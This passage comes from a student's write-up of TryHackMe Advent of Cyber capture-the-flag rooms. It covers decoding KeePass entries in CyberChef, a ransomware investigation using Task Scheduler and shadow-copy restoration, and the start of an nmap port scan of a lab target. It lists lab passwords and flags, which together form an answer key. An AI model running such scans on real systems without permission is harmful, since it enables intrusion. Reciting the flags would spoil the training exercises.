


Question 6

Going to the eMail section in KeePass, using the same method as question 4, we saw the password for ElfMail and went ahead to decode it on CyberChef.




After decoding it, we were able to acquire the decoded password value for ElfMail, which is **ic3Skating!**




Question 7

Going to the Recycle Bin section, we see the Elf Security System there. By editing its entry, we were able to get the credentials, superelfadmin as the username and nothinghere as the password. Thus, giving us **superelfadmin:nothinghere** as the answer.




Question 8

Using the notes from Elf Security System in question 7, we went ahead and decode it on CyberChef, and got a link.



Going to the provided link, we were able to get the flag, that is **THM{657012dcf3d1318dca0ed864f0e70535}**



Thought Process/Methodology:


Having access to the machine's IP, we logged in the Remmina using 10.10.83.13 as the server, Administrator as the username and sn0wF!akes!!! as the password. For question 1, we saw the name of the folder at the Desktop looks cryptic, so we went inside and there is the KeePass database, so the name of the folder must mean something. Thus, we copied and pasted the name of the folder in CyberChef and using Magic as the recipe, we got the password to KeePass database, thegrinchwashere. For question 2, looking at the properties in CyberChef from question 1, we knew that the encoding method listed as the 'Matching ops' is base64. We were able to get into the KeePass database after acquiring the password, and looking at the hiya key note straight away, we got the answer for question 3. Question 4, we went to the Network section and found the Elf Server. We right-clicked on it and edited its entry, and from there, we were able to see the password, but not the one that we wanted just yet. Copying the password there and pasting it in CyberChef, we got the password sn0wM4n! For question 5, we could already know that the obvious answer would be hex since the notes in Elf Server and the properties in CyberChef gave it away, but just to make sure, we used Hex as the recipe in CyberChef and were able to get the same password, so hex should be the answer. Question 6, we went to the eMail section and found ElfMail, and using the exact same method in Question 5, we were able to get its password as well, ic3Skating! . Question 7, going to the Recycle Bin section, we were able to find the Elf Security System. By editing its entry, like we did in question 5 and 6, we were able to get the username:password pair for it. For the last question, we took the notes that were in Elf Security System in question 7 and decoded it in CyberChef. By the help of TryHackMe, using Charcode as the recipe twice, comma as the delimiter and base of 10, we were able to get a link. After that, going to the given link, we were brought to github and from there, stated clearly the flag for the day, getting us our final answer.

Day 23: The Grinch strikes again!

Tools Used: AttackBox, Terminal, Remmina


Question 1

The wallpaper after we logged into remmina said **THIS IS FINE**



Question 2


After getting the fake 'bitcoin address', we used the command **echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d** in the terminal to decrypt it.



Thus, getting us the plain text value, **nomorebestfestivalcompany**


Question 3

Checking in the **Documents** and in the file **confidential**, we were able to get the extension of the encrypted file, which is **.grinch**




Question 4

Another easy way to get the name of the suspicious scheduled task is by looking at the **Desktop**, there we were able to get it, which is **opidsfsdf**




Question 5

By checking in the task scheduler, we could see the location of the suspicious scheduled task, which is **C:\Users\Administrator\Desktop\opidsfsdf.exe**





Question 6

Clicking on the properties of the ShadowCopy on task scheduler library,




we were able to get its Volume ID, which is **7a9eea15-0000-0000-0000-010000000000**






Question 7

By going into the drive **Backup (Z:)** and ticking the File name extensions and Hidden items at the top, we were able to get the name of the hidden folder, that is **confidential**




Question 8

Inspecting the properties of the confidential folder and going under the Previous Versions tab, we restored it



Then, going into the confidential folder, we got the password **m33pa55w0rdIZseecure!** found in the file master-password.txt



Thought Process/Methodology:

Having access to the machine's IP and using the AttackBox in THM, we went ahead to Remmina to login. We put 10.10.246.26 as the server, Administrator as the username and sn0wF!akes!!! , thus getting us logged in successfully. There, we were able to see clearly what the wallpaper said in the background, that is THIS IS FINE which is the answer for question 1. For question 2, we got the plain text value by opening the RansomNote.txt file in the Desktop and copying the fake bitcoin address in the file, bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ== . After that using a command, we were able to acquire the plain text value, which is nomorebestfestivalcompany. Question 3, going to the Documents folder and ticking the File name extensions and Hidden items at the top, we saw a folder named confidential. Going into it, we were able to see the extension of the encrypted file, which is .grinch . Question 4, the name of the suspicious scheduled task can be found not only in the task scheduler, but also at the Desktop, which is opidsfsdf. Question 5, we clicked on the scheduled task opidsfsdf and were able to see the location of the executable, which is C:\Users\Administrator\Desktop\opidsfsdf.exe . Question 6, using the same method as question 5, but rather than just copying the location, we checked its properties to find the ShadowCopy Volume ID in it. There we were able to get it, 7a9eea15-0000-0000-0000-010000000000. Question 7, going into the drive Backup (Z:) and using the same method as question 3, we got the name of the hidden folder, confidential. Question 8, by clicking on the properties of the folder confidential, we restored it to its previous version to restore the encrypted files within. After doing so, we opened the file inside named master-password.txt , and got the password m33pa55w0rdIZseecure! .

Day 24: The Trial Before Christmas

Tools Used: THM Attackbox, Kali Linux, Burp, Firefox

(P/S my THM attackbox ran out of time and had to change to kali linux halfway)

Question 1

Type in echo "10.10.203.39" > target.txt to set as target and then start nmap on the Attack IP 10.10.203.39. There are two open ports, 80 and 65000.

```
root@ip-10-10-73-25:~# touch target.txt
root@ip-10-10-73-25:~# echo "10.10.203.39" > target.txt
root@ip-10-10-73-25:~# cat target.txt
10.10.203.39
```


```
root@ip-10-10-73-25:~# nmap -p- -T5 10.10.203.39

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 11:47 BST
Warning: 10.10.203.39 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-203-39.eu-west-1.compute.internal (10.10.203.39)
Host is up (0.00031s latency).
Not shown: 65523 closed ports
PORT      STATE    SERVICE
80/tcp    open     http
14144/tcp filtered unknown
15388/tcp filtered unknown
18085/tcp filtered unknown
19470/tcp filtered unknown
20058/tcp filtered unknown
38080/tcp filtered unknown
40167/tcp filtered unknown
41671/tcp filtered unknown
44791/tcp filtered unknown
50517/tcp filtered unknown
65000/tcp open     unknown
MAC Address: 02:B3:5F:9D:20:ED (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 614.47 seconds
root@ip-10-10-73-25:~#
```

Question 2

